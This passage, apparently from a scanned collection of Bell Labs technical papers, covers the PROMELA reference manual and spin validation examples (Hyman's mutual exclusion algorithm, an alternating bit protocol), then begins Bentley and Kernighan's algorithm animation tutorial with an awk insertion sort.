$ cc -DBITSTATE -o run pan.c
```

The analyzer compiled in this way should of course find the same assertion violation again:

```
$ run
assertion violated (i == ((last_i + 1))
pan: aborted
pan: wrote pan.trail
search interrupted
vector 64 byte, depth reached 56
      61 states, stored
       5 states, linked
       1 states, matched
hash factor: 67650.064516
(size 2^22 states, stack frames: 0/5)
$
```

In fact, for small to medium size problems there is very little difference between the full state space method and the bit state space method (with the exception that the latter is somewhat faster and uses substantially less memory). The big difference comes for larger problems. The last two lines in the output are useful in estimating the *coverage* of a large run. The maximum number of states that the bit state space can accommodate is written on the last line (here 2^{22} bytes or about 32 million bits = states). The line above it gives the *hash factor*: roughly equal to the maximum number of states divided by the actual number of states. A large hash factor (larger than 100) means, with high reliability, a coverage of 99% or 100%. As the hash factor approaches 1 the coverage approaches 0%.

Note carefully that the analyzer realizes a partial coverage *only* in cases where traditional validators are either unable to perform a search, or realize a far smaller coverage. In *no* case will *spin* produce an answer that is less reliable than that produced by other automated validation systems (quite on the contrary).

The object of a bit state validation is to achieve a hash factor larger than 100 by allocating the maximum amount of memory for the bit state space. For the best result obtainable: use the `-w`*N* option to size the state space to precisely the amount of real (not virtual) memory available on your machine. By default, *N* is 22, corresponding to a state space of 4MB. For example, if your machine has 128MB of real memory, you can use `-w27` to analyze systems with up to a billion reachable states.

3. PROMELA Reference Manual

This section describes the language PROMELA proper. As much as possible, the presentation follows the example from the `C` reference manuals [6]. It does not cover possible restrictions or extensions of specific implementations. The current implementation of *spin*, for instance, has an extra keyword `printf`, to access the corresponding UNIX® library function.

3.1. Lexical Conventions

There are five classes of tokens: identifiers, keywords, constants, operators and statement separators. Blanks, tabs, newlines, and comments serve only to separate tokens. If more than one interpretation is possible, a token is taken to be the longest string of characters that can constitute a token.

3.2. Comments

Any string started with `/*` and terminated with `*/` is a comment. Comments may not be nested.

3.3. Identifiers

An identifier is a single letter, period, or underscore followed by zero or more letters, digits, periods, or underscores.

3.4. Keywords

The following identifiers are reserved for use as keywords:

```
assert   atomic     bit
bool     break      byte
chan     do         fi
goto     if         init
int      len        mtype
never    printf     od
of       proctype   run
short    skip       timeout
```

3.5. Constants

A constant is a sequence of digits representing a decimal integer. There are no floating point numbers in PROMELA. Symbolic names for constants can be defined in two ways. The first method is to use a C-style macro definition

```
#define NAME    value
```

The second method is to use the keyword `mtype` (see ‘‘declarations’’ below).

3.6. Expressions

The following operators can be used to build expressions.

```
+ - * / %
> >= < <= == != !
&& ||
& | ~ >> <<
```

Most operators are binary. The logical negation *!* and the minus − operator can be both unary and binary, depending on context. Expressions are used, for instance, in assignments of the type `a = expression`, with `a` a variable. There is also one unary operator that applies to message channels:

```
len
```

It measures the number of messages an existing channel holds. There is one unary operator that is used for process instantiations:

```
run
```

And, finally, there are two binary operators

```
! ?
```

which are used for sending and receiving messages (see below).

3.7. Declarations

Processes, channels, and variables must be declared before they can be used. Variables and channels can be declared either locally, within a process, or globally. A process can only be declared globally in a `proctype` declaration. Local declarations may appear anywhere in a process body.

3.8. Variables

A variable declaration is started by a keyword indicating the basic data type of the variable, `bit`, `bool`, `byte`, `short`, or `int`, followed by one or more identifiers, optionally followed by an initializer.

```
byte name1, name2 = 4, name3
```

By default all variables are initialized to zero. An initializer, if specified, must be a constant. The table below summarizes the width and attributes of each basic data type.

Name	Size (bits)	Usage
`bit`	1	unsigned
`bool`	1	unsigned
`byte`	8	unsigned
`short`	16	signed
`int`	32	signed

The names *bit* and *bool* are synonyms for a single bit of information. A *byte* is an unsigned quantity that can store a value between 0 and 255. *Short*s and *int*s are signed quantities that differ only in the range of values they can hold.

An array of variables is declared as follows:

```
int name1[N]
```

where `N` is a constant. An array can have a just a single constant as an initializer. If specified it is used to initialize all elements of the array.

Symbolic names for constants, e.g. message types, can, optionally, be defined in a declaration of the type

```
mtype = { namelist }
```

where `namelist` is a comma separated list of symbolic names.

3.9. Message Channels

A message channel can be declared, for instance, as follows:

```
chan name[N] of { short, short }
```

where `N` is a constant that specifies the maximum number of messages that can be stored in the channel. A list of one or more data types (or the channel type `chan`) enclosed in curly braces defines the type of the messages that can be passed through the channel. All channels are initialized to be empty.

3.10. Processes

A process declaration starts with the keyword `proctype` followed by a name, a list of formal parameters enclosed in round braces, and a sequence of statements and local variable declarations. The body of process declaration is enclosed in curly braces.

```
proctype name( /* parameter decls */ )
{
        /* statements */
}
```

3.11. Statements

There are twelve types of statements:

```
assertion   assignment   atomic
break       declaration  expression
goto        receive      selection
repetition  send         timeout
```

Each statement may be preceded by a label: a name followed by a colon. A statement can only be passed if it is executable. To determine its executability the statement can be evaluated: if evaluation returns a zero value the statement is blocked. In all other cases the statement is executable and can be passed. The act of passing the statement after a successful evaluation is called the ‘‘execution’’ of the statement. There is one so-called *pseudo*-statements `skip`, a null statement equivalent to (1); it is always executable. It has no effect when executed, but may be needed to satisfy syntax requirements.

The evaluation of an assertion statement `assert(condition)` has no effect if the condition holds, but aborts the running process if evaluation of the condition returns a zero result (the boolean value ''false'').

`goto` statements can be used to transfer control to any labeled statement within the same process or procedure. They also are always executable. Assignments have been discussed above, they are always executable. A declaration is also always executable. Expressions are only executable if they return a non-zero value. That is, the expression 0 (zero) is never executable, and similarly 1 always is executable. Below we consider the remaining statements: selection, repetition, send, receive, break, timeout, and atomic statements.

3.12. Selection

A selection statement is started with the keyword `if`, followed by a list of one or more 'options' and terminated with the keyword `fi`. Every 'option' is started with the flag **::** followed by any sequence of statements. One and only one option from a selection statement will be selected for execution. The first statement of an option determines whether the option can be selected or not. If more than one option is executable, one will be selected at random. Note that this randomness makes the language a nondeterministic one.

3.13. Repetition and Break

A repetition or `do` statement is similar to a selection statement, but is executed repeatedly until either a `break` statement is executed or a `goto` jump will transfer control outside the cycle. The keywords of the repetition statement are `do` and `od` instead of the `if` and `fi` of selection. The `break` statement will terminate the innermost repetition statement in which it is executed. The use of a break statement outside a repetition statement is illegal.

3.14. Atomic Sequences

The keyword `atomic` introduces an atomic sequence of statements, that is to be executed as one indivisible step. The syntax is as follows

```
atomic { sequence }
```

Logically the sequence of statements is now equivalent to one single statement. It is a run-time error if any statement that is part of an atomic sequence is found to be unexecutable. The safest is therefore to include only assignments and local conditions in atomic sequences, but no sends or receives. Labeling local computations as atomic can bring an important reduction of the complexity of a validation model. For the lazy, *spin* has an option (`-q`) that tries to find the most obvious ''atomicable'' sequences in the code, but the user can often do better by hand.

3.15. Send

The syntax of a send statement is:

```
expr1!expr2
```

where `expr1` returns the identity of a channel, e.g. obtained from a `chan` operation, and `expr2` returns a value to be appended to the channel. The send statement is not executable (blocks) if the addressed channel is full or does not exist. If more than one value is to be passed from sender to receiver, the expressions are written in a comma separated list:

```
expr1!expr2,expr3,expr4
```

Equivalently, this may be written

```
expr1!expr2(expr3,expr4) .
```

3.16. Receive

The syntax of the receive statement is:

```
expr1?name
```

where `expr1` returns the name of a channel and `name` is a variable or a constant. If a constant is specified the receive statement is only executable if the channel exists and the oldest message stored in the channel contains the same value. If a variable is specified, the receive statement is executable if the channel exists and contains any message at all. The variable in that case will receive the value of the message that is retrieved. If more than one value is sent per message, the receive statement also take a comma separated list of variables and constants

```
expr1?name1,name2,...
```

which again is syntactically equivalent to

```
expr1?name1(name2,...)
```

Each constant in this list puts an extra condition on the executability of the receive: it must be matched by the value of the corresponding message field of the message to be retrieved. The variable fields retrieve the values of the corresponding message fields on a receive.

Placing square brackets around the clause after the '?' in the receiver operation converts it into a condition, that is true only if the corresponding receive operation is executable. It can be used

freely in any type of composite boolean condition, and it has no side-effects when evaluated.

A last type of operation allowed on channels is

```
len(expr)
```

where `expr` returns the identity of an instantiated channel. The operation returns the number of messages in the channel specified, or zero if the channel does not exist.

3.17. Timeout

The timeout condition is a modeling feature that by definition becomes true only if no statement in any of the running processes is executable. It has no effect when executed.

3.18. Macros and Include Files

The source text of a specification is processed by the C [6] preprocessor for macro-expansion and file inclusions.

4. Summary

In the first part of this memo we have introduced a notation for modeling concurrent systems, including but not limited to asynchronous data communication protocols, in a language named PROMELA. The language has several unusual features. All communication between processes takes place via either messages or shared variables. Both synchronous and asynchronous communication are modeled as two special cases of a general message passing mechanism. Every statement in PROMELA can potentially model delay: it is either executable or not, in most cases depending on the state of the environment of the running process. Process interaction and process coordination is thus at the very basis of the language. More about the design of PROMELA, of the validator *spin*, and its application to protocol design, can be found in [5].

PROMELA is deliberately a validation modeling language, not a programming language. There are, for instance, no elaborate abstract data types, or more than a few basic types of variable. A validation model is an abstraction of a protocol implementation. The abstraction maintains the essentials of the process interactions, so that it can be studied in isolation. It suppresses implementation and programming detail.

The syntax of PROMELA expressions, declarations, and assignments is loosely based on the language `C` [6]. The language was influenced significantly by the ‘‘guarded command languages’’ of E.W. Dijkstra [1] and C.A.R. Hoare [3]. There are, however, important differences. Dijkstra’s language had no primitives for process interaction. Hoare’s language was based exclusively on synchronous communication. Also in Hoare’s language, the type of statements that could appear in the guards of an option was restricted. The semantics of the selection and cycling statements in PROMELA is also rather different from other guarded command languages: the statements are not aborted when all guards are false but they block: thus providing the required synchronization.

With minimal effort *spin* allows the user to generate sophisticated analyzers from PROMELA validation models. Both the *spin* software itself, and the analyzers it can generate, are written in ANSII C and are portable across UNIX systems. They can be scaled to fully exploit the physical limitations of the host computer, and deliver within those limits the best possible analyses that can be realized with the current state of the art in protocol analysis.

5. References

1. Dijkstra, E.W. Guarded commands, nondeterminacy and formal derivation of programs. *CACM 18*, 8 (1975), 453-457.
2. Dijkstra, E.W. Solution of a problem in concurrent programming control. *CACM 8*, 9 (1965), 569.
3. Hoare, C.A.R. Communicating sequential processes. *CACM 21*, 8 (1978), 666-677.
4. Holzmann, G.J. Algorithms for Automated Protocol Validation. *AT&T Technical Journal 69*, 1 (Jan/Feb 1990). Special Issue on Protocol Testing, Specification, Verification.
5. Holzmann, G.J. *Design and Validation of Protocols*. Prentice-Hall, Englewood Cliffs, N.J., 1990.
6. Kernighan, B.W. and Ritchie, D.M. *The C Programming Language*. Prentice Hall, Englewood Cliffs, NJ, 1988. 2nd Edition.

Appendix: Building A Validation Suite

The first order of business in using *spin* for a validation is the construction of a faithful model in PROMELA of the problem at hand. The language is deliberately kept small. The purpose of the modeling is to extract those aspects of the system that are relevant to the coordination problem being studied. All other details are suppressed. Formally: the

model is a reduction of the system that needs to be equivalent to the full system only with respect to the properties that are being validated. Once a model has been constructed, it becomes the basis for the construction of a series of, what we may call, ''validation suites'' that are used to verify its properties. To build a validation suite we can prime the model with assertions. The assertions can formalize invariant relations about the values of variables or about allowable sequences of events in the model.

A.1. An Example

As a first example we take the following solution to the mutual exclusion problem, discussed earlier, published in 1966 by H. Hyman in the Communications of the ACM. It was listed, in pseudo Algol, as follows.

```
 1 Boolean array b(0;1) integer k, i,
 2 comment process i, with i either 0 or 1;
 3 C0:  b(i) := false;
 4 C1:  if k != i then begin
 5 C2:  if not (b(1-i) then go to C2;
 6      else k := i; go to C1 end;
 7      else critical section;
 8      b(i) := true;
 9      remainder of program;
10      go to C0;
11      end
```

The solution, as Dekker's earlier solution, is for two processes, numbered 0 and 1. Suppose we wanted to prove that Hyman's solution truly guaranteed mutually exclusive access to the critical section. Our first task is to build a model of the solution in PROMELA. While we're at it, we can pick some more useful names for the variables that are used.

```
 1  bool want[2];     /* Bool array b */
 2  bool turn;        /* integer    k */
 3
 4  proctype P(bool i)
 5  {
 6    want[i] = 1;
 7    do
 8    :: (turn != i) ->
 9            (!want[1-i]);
10            turn = i
11    :: (turn == i) ->
12            break
13    od;
14    skip; /* critical section */
15    want[i] = 0
16  }
17
18  init { run P(0); run P(1) }
```

We can generate, compile, and run a validator for this model, to see if there are any major problems, such as a global system deadlock.

```
$ spin -a hyman0
$ cc pan.c
$ a.out
full statespace search for:
assertion violations and invalid endstates
vector 20 byte, depth reached 19, errors: 0
      79 states, stored
       0 states, linked
      38 states, matched        total: 117
hash conflicts: 4 (resolved)
(size 2^18 states, stack frames: 3/0)

unreached code _init (proc 0):
        reached all 3 states
unreached code P (proc 1):
        reached all 12 states
```

The model passes this first test. What we are really interested in, however, is if the algorithm guarantees mutual exclusion. There are several ways to proceed. The simplest is to just add enough information to the model that we can express the correctness requirement in a PROMELA assertion.

```
 1  bool want[2];
 2  bool turn;
 3  byte cnt;
 4
 5  proctype P(bool i)
 6  {
 7    want[i] = 1;
 8    do
 9    :: (turn != i) ->
10            (!want[1-i]);
11            turn = i
12    :: (turn == i) ->
13            break
14    od;
15    skip; /* critical section */
16    cnt = cnt+1;
17    assert(cnt == 1);
18    cnt = cnt-1;
19    want[i] = 0
20  }
21
22  init { run P(0); run P(1) }
```

We have added a global variable `cnt` that is incremented upon each access to the critical section, and decremented upon each exit from it. The maximum value that this variable should ever have is 1, and it can only have this value when a process is inside the critical section.

```
$ spin -a hyman1
$ cc pan.c
$ a.out
assertion violated (cnt==1)
pan: aborted (at depth 15)
pan: wrote pan.trail
full statespace search for:
assertion violations and invalid endstates
search was not completed
vector 20 byte, depth reached 25, errors: 1
     123 states, stored
       0 states, linked
      55 states, matched        total: 178
hash conflicts: 42 (resolved)
(size 2^18 states, stack frames: 3/0)
```

The validator claims that the assertion can be violated. We can use the error trail to check it with *spin*'s `-t` option:

```
$ spin -t -p hyman1
proc  0 (_init) line 24 (state 2)
proc  0 (_init) line 24 (state 3)
proc  2 (P)     line 8 (state 7)
proc  2 (P)     line 9 (state 2)
proc  2 (P)     line 10 (state 3)
proc  2 (P)     line 11 (state 4)
proc  1 (P)     line 8 (state 7)
proc  1 (P)     line 12 (state 5)
proc  1 (P)     line 15 (state 10)
proc  2 (P)     line 8 (state 7)
proc  2 (P)     line 12 (state 5)
proc  2 (P)     line 15 (state 10)
proc  2 (P)     line 16 (state 11)
proc  2 (P)     line 17 (state 12)
proc  2 (P)     line 18 (state 13)
proc  1 (P)     line 16 (state 11)
proc  1 (P)     line 17 (state 12)
spin: "hyman1" line 17: assertion violated
step 17, #processes: 3
                want[0] = 1
                _p[0] = 12
                turn[0] = 1
                cnt[0] = 2
proc  2 (P)     line 18 (state 13)
proc  1 (P)     line 17 (state 12)
proc  0 (_init) line 24 (state 3)
3 processes created
```

Here is another way to catch the error. We again lace the model with the information that will allow us to count the number of processes in the critical section.

```
 1  bool want[2];
 2  bool turn;
 3  byte cnt;
 4
 5  proctype P(bool i)
 6  {
 7    want[i] = 1;
 8    do
 9    :: (turn != i) ->
10            (!want[1-i]);
11            turn = i
12    :: (turn == i) ->
13            break
14    od;
15    cnt = cnt+1;
16    skip;   /* critical section */
17    cnt = cnt-1;
18    want[i] = 0
19  }
20
21  proctype monitor()
22  {
23    assert(cnt == 0 || cnt == 1)
24  }
25
26  init {
27    run P(0); run P(1); run monitor()
28  }
```

The invariant condition on the value of counter `cnt` is now place in a separate process `monitor()` (the name is immaterial). The extra process runs along with the two others. It will always terminate in one step, but it could execute that step at *any* time. The systems modeled by PROMELA and validated by *spin* are completely asynchronous. That means that the validation of *spin* take into account *all* possible relative timings of the three processes. In a full validation, the assertion therefore can be evaluated at any time during the lifetime of the other two processes. If the validator reports that it is not violated we can indeed conclude that there is no execution sequence at all (no way to select relative speeds for the three processes) in which the assertion can be violated. The setup with the monitor process is therefore an elegant way to check the validity of a system invariant. The validation produces:

```
$ spin -a hyman2
$ cc pan.c
$ a.out
assertion violated ((cnt==0)||(cnt==1))
pan: aborted (at depth 15)
pan: wrote pan.trail
full statespace search for:
assertion violations and invalid endstates
search was not completed
vector 24 byte, depth reached 26, errors: 1
     368 states, stored
       0 states, linked
     379 states, matched        total: 747
hash conflicts: 180 (resolved)
(size 2^18 states, stack frames: 4/0)
```

Because of the extra interleaving of the two processes with a third monitor, the number of system states that had to be searched has increased, but the error is again correctly reported.

A.2. Another Example

Not always can a correctness requirement be cast in terms of a global system invariant. Here is an example that illustrates this. It is a simple alternating bit protocol, modeling the possibility of message loss, and distortion, and extended with negative acknowledgements.

```
 1  #define MAX       5
 2
 3  mtype = { mesg, ack, nak, err };
 4
 5  proctype sender(chan in, out)
 6  { byte o, s, r;
 7
 8    o=MAX-1;
 9    do
10    :: o = (o+1)%MAX; /* next msg */
11  again: if
12         :: out!mesg(o,s) /* send */
13         :: out!err(0,0)  /* distort */
14         :: skip       /* or lose */
15         fi;
```

```
16          if
17          :: timeout   -> goto again
18          :: in?err(0,0) -> goto again
19          :: in?nak(r,0) -> goto again
20          :: in?ack(r,0) ->
21             if
22             :: (r == s) -> goto progress
23             :: (r != s) -> goto again
24             fi
25          fi;
26  progress: s = 1-s /* toggle seqno */
27    od
28  }
29
30  proctype receiver(chan in, out)
31  { byte i;          /* actual input   */
32    byte s;          /* actual seqno   */
33    byte es;         /* expected seqno */
34    byte ei;         /* expected input */
35
36    do
37    :: in?mesg(i, s) ->
38             if
39             :: (s == es) ->
40                     assert(i == ei);
41  progress:          es = 1 - es;
42                     ei = (ei + 1)%MAX;
43                     if
44    /* send,   */    :: out!ack(s,0)
45    /* distort */    :: out!err(0,0)
46    /* or lose */    :: skip
47                     fi
48             :: (s != es) ->
49                     if
50    /* send,   */    :: out!nak(s,0)
51    /* distort */    :: out!err
52    /* or lose */    :: skip
53                     fi
54             fi
55    :: in?err(0,0) ->
56             out!nak(s,0)
57    od
58  }
59
60  init {
61    chan s_r [1] of { byte,byte,byte };
62    chan r_s [1] of { byte,byte,byte };
63    atomic {
64             run sender(r_s, s_r);
65             run receiver(s_r, r_s)
66    }
67  }
```

To test the proposition that this protocol will correctly transfer data, the model has already been primed for the first validation runs. First, the sender is setup to transfer an infinite series of integers as messages, where the value of the integers are incremented modulo `MAX`. The value of `MAX` is not really too interesting, as long as it is larger than the range of the sequence numbers in the protocol: in this case 2. We want to verify that data that is sent can only be delivered to the receiver without any deletions or reorderings, despite the possibility of arbitrary message loss. The assertion on line 40 verifies precisely that. Note that if it were ever possible for the protocol to fail to meet the above requirement, the assertion can be violated.

A first validation run reassures us that this is not possible.

```
$ spin -a ABP0
$ cc pan.c
$ a.out
full statespace search for:
assertion violations and invalid endstates
vector 40 byte, depth reached 131, errors: 0
     346 states, stored
       1 states, linked
     125 states, matched         total: 472
hash conflicts: 17 (resolved)
(size 2^18 states, stack frames: 0/25)

unreached code _init (proc 0):
        reached all 4 states
unreached code receiver (proc 1):
        line 58 (state 24)
        reached: 23 of 24 states
unreached code sender (proc 2):
        line 28 (state 27)
        reached: 26 of 27 states
```

But, be careful. The result means that all data that is delivered, is delivered in the correct order without deletions etc. We did not check that the data *will* necessarily be delivered. It may be possible for sender and receiver to cycle through a series of states, exchanges erroneous messages, without ever making effective progress. To check this, the state in the sender and in the receiver process that unmistakingly signify progress, were labeled as a ‘‘progress states.’’ (In fact, either one by itself would suffice.)

We should now be able to demonstrate the absence of infinite execution cycles that do not pass through any of these progress states. We can use the same executable from the last run, but this time we perform a loop-check.

```
$  a.out -l
pan: non-progress cycle (at depth 6)
pan: wrote pan.trail
full statespace search for:
assertion violations and non-progress loops
search was not completed
vector 44 byte, depth reached 8, loops: 1
      12 states, stored
       1 states, linked
       0 states, matched        total: 13
hash conflicts: 0 (resolved)
(size 2^18 states, stack frames: 0/1)
```

There are non-progress cycles. The first one encountered is dumped into the error trail by the validator, and we can inspect it. The results are shown in the first half of Figure 2. The channel can distort or lose the message infinitely often; true, but not too exciting as an error scenario. To see how many non-progress cycles there are, we can use the

```
$ spin -t -r -s ABP0
<<<<<START OF CYCLE>>>>>
proc  1 (sender)   line  13, Send err,0,0 -> queue 2 (out)
proc  2 (receiver) line  55, Recv err,0,0 <- queue 2 (in)
proc  2 (receiver) line  56, Send nak,0,0 -> queue 1 (out)
proc  1 (sender)   line  19, Recv nak,0,0 <- queue 1 (in)
spin: trail ends after 12 steps
step 12, #processes: 3

proc  2 (receiver)
proc  1 (sender)
proc  0 (_init)
3 processes created
$
$ spin -t -r -s ABP1
...
proc  2 (receiver) line  39, Recv mesg,0,0 <- queue 2 (in)
proc  2 (receiver) line  47, Send err,0,0  -> queue 1 (out)
proc  1 (sender)   line  20, Recv err,1,0  <- queue 1 (in)
proc  1 (sender)   line  12, Send mesg,0,0 -> queue 2 (out)
proc  2 (receiver) line  39, Recv mesg,0,0 <- queue 2 (in)
proc  2 (receiver) line  52, Send nak,0,0  -> queue 1 (out)
proc  1 (sender)   line  21, Recv nak,0,0  <- queue 1 (in)
proc  1 (sender)   line  12, Send mesg,0,0 -> queue 2 (out)
proc  2 (receiver) line  39, Recv mesg,0,0 <- queue 2 (in)
proc  2 (receiver) line  52, Send nak,0,0  -> queue 1 (out)
<<<<<START OF CYCLE>>>>>
proc  1 (sender)   line  21, Recv nak,0,0  <- queue 1 (in)
proc  1 (sender)   line  12, Send mesg,0,0 -> queue 2 (out)
proc  2 (receiver) line  39, Recv mesg,0,0 <- queue 2 (in)
proc  2 (receiver) line  52, Send nak,0,0  -> queue 1 (out)
spin: trail ends after 226 steps
...
```

Figure 2. Error Trails - Extended Alternating Bit Protocol

`-c` flag. If we set its numeric argument to zero, only a total count of all errors will be printed.

```
$ a.out -l -c0
full statespace search for:
assertion violations and non-progress loops
vector 44 byte, depth reached 137, loops: 92
     671 states, stored
       2 states, linked
     521 states, matched         total: 1194
hash conflicts: 39 (resolved)
(size 2^18 states, stack frames: 0/26)
```

There are 92 cases to consider, and we could look at each one, using the `-c` option (`-c1`, `-c2`, `-c3`, ...etc.) But, we can make the job a little easier by at least filtering out the errors caused by infinite message loss. We label all loss events (lines 13, 43, and 48) as progress states, using label names with the common 8-character prefix ‘‘progress,’’ and look at the cycles that remain. (Labels go behind the ‘‘::’’ flags.)

```
$ spin -a ABP1
$ cc pan.c
$ a.out -l
pan: non-progress cycle (at depth 133)
pan: wrote pan.trail
full statespace search for:
assertion violations and non-progress loops
search was not completed
vector 44 byte, depth reached 136, loops: 1
     148 states, stored
       2 states, linked
       2 states, matched         total: 152
hash conflicts: 0 (resolved)
(size 2^18 states, stack frames: 0/26)
```

This time, the trace reveals an honest and a serious bug in the protocol. The second half of Figure 2 shows the trace-back.

After a single positive acknowledgement is distorted and transformed into an `err` message, sender and receiver get caught in an infinite cycle, where the sender will stubbornly repeat the last message for which it did not receive an acknowledgement, and the receiver, just as stubbornly, will reject that message with a negative acknowledgment.

A.3. Digging Deeper

This manual can only give an outline of the main features of *spin*, and the more common ways in which it can be used for validations. There is a small number of *spin* features that have not been discussed here, but that may be useful for tackling non-standard validation problems. *Spin*, for instance, can give PROMELA processes access to extra system information, such as the current values of normally invisible local variables, or the current execution states of remote processes. With this

extra information it may be easier in some cases to build accurate assertions about required system behavior.

Spin also allows for a straightforward validation of ‘‘tasks.’’ That is, if the user formalizes a task that is claimed to be performed by the system, *spin* can quickly either prove or disprove that claim. The tasks can be used directly to verify any propositional temporal logic formula on the behavior of a system.

Spin also allows the user to formalize ‘‘reductions’’ of the system state space, which can be used to restrict a search it to a user defined subset. With this method it becomes trivial to verify quickly whether or not a given error pattern is within the range of behaviors of a system, even when a complete validation is considered to be infeasible.

For details about these alternative uses of PROMELA and the *spin* software, refer to [5].

A System for Algorithm Animation
Tutorial and User Manual

Jon L. Bentley
Brian W. Kernighan

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT


A program or an algorithm can be animated by a movie that graphically represents its dynamic execution. For instance, a memory allocator might be animated by lines that appear when memory is allocated and disappear when it is freed; a sort might be animated by a randomly scrambled sequence of lines being permuted into order. Such animations are useful for debugging programs, for developing new programs, and for communicating information about how programs work. This paper describes a basic system for algorithm animation: the output is crude, but the system is easy to use; novice users can animate a program in a couple of hours. The system currently produces movies on Teletype 5620 terminals and workstations that support the X window system, and also renders movies into ''stills'' that can be included in *troff* documents. This paper is a user manual and a tutorial introduction to algorithm animation using the system.

1. Introduction

Dynamic displays are better than static displays for giving insight into the behavior of dynamic systems. The pictures in Figure 1, for instance, illustrate four equal-mass bodies moving in the plane under Newtonian attraction. Time marches across the pictures left to right, at roughly equal intervals. Each column, called a *snapshot*, depicts three *views* of the bodies. The top view gives the current position as a dot; the tail formed by the last few positions hints at the velocity and the acceleration. The middle view renders the path of each body as a line. The bottom view depicts the history of velocities by dots recorded at equal time intervals: low velocities give close dots and high velocities leave the dots far apart.

The first snapshot shows the bodies starting slowly, far apart. In the second snapshot they have recently experienced a high-velocity encounter near the center. In the third snapshot the bodies are again far apart, moving slowly toward another encounter in the fourth snapshot. In the fifth snapshot the large time-step of our simulation program violates conservation of energy and sends the bodies racing away from each other.

This paper describes the animation system that produced those pictures. A sixty-line C simulation program was augmented with eight *printf* statements to generate a *script* file describing the paths of the four bodies in the three views. That file was processed by a program named *stills* to produce the pictures above, using *pic* and *troff*; we were able to control what frames were displayed, in what size and form. A program named *movie* displays the same data on a Teletype 5620 terminal or an X workstation; the viewer can control the speed of display, proceed forward or backward through time, and change the screen layout to emphasize certain views. Those components can be depicted as:






Figure 1: Bodies moving under Newtonian attraction

Several systems have been developed for algorithm animation [3]. Most of those systems produce animations of very high quality; unfortunately, they are expensive in both programmer time and CPU time. Our system is at the opposite end of the spectrum: its output is primitive, but the system is easy to use; a new user can animate a simple program in an hour or two by adding a few lines of code. Although our system was designed primarily with program animation in mind, the gravitational example shows that it can be useful in other domains as well.

Section 2 introduces the system by animating a sorting algorithm. Sections 3 through 5 describe the three primary components of the system: script files, *movie*, and *stills*. Section 6 describes the animation of several larger programs, and Section 7 discusses a few everyday matters about using the system.

2. A Simple Example — Sorting

Insertion sort is the method most card players use. As each card is dealt, it is inserted into its proper place among the existing cards. To sort the array $X[1..N]$, insertion sort maintains the sorted subset in $X[1..I]$ and increases I from 2 to N. The subarray $X[1..1]$ is sorted by definition. The first phase of the algorithm sifts $X[2]$ down so that $X[1..2]$ is sorted, the second phase sifts $X[3]$ down so that $X[1..3]$ is sorted, and so on.

Here is an implementation of insertion sort in *awk* [1]:

```
awk '
BEGIN { n = ARGV[1]     # numer of elements to generate and sort
        for (i = 1; i <= n; i++) x[i] = 1 + int(25*rand())
        for (i = 2; i <= n; i++) {
                for (j = i; j > 1 && x[j] < x[j-1]; j--)
                        swap(j-1, j)
                show()
        }
}
function swap(i, j,   t) {
        t = x[i];  x[i] = x[j];  x[j] = t
}
function show(  i) {
        for (i = 1; i <= n; i++)
                printf("%3d", x[i])
        printf("\n")
}' $*
```

The first `for` statement sprinkles `x[1..n]` with random integers in the range 1..25, and the second and third `for` statements perform the insertion sort. The function `swap` exchanges array elements; `show` prints the current state of the array.


If we run this program with `n` set to 7, we get this static display of sorting a 7-element array of random integers:

```
 2 22 20 23  2  8  1
 2 20 22 23  2  8  1
 2 20 22 23  2  8  1
 2  2 20 22 23  8  1
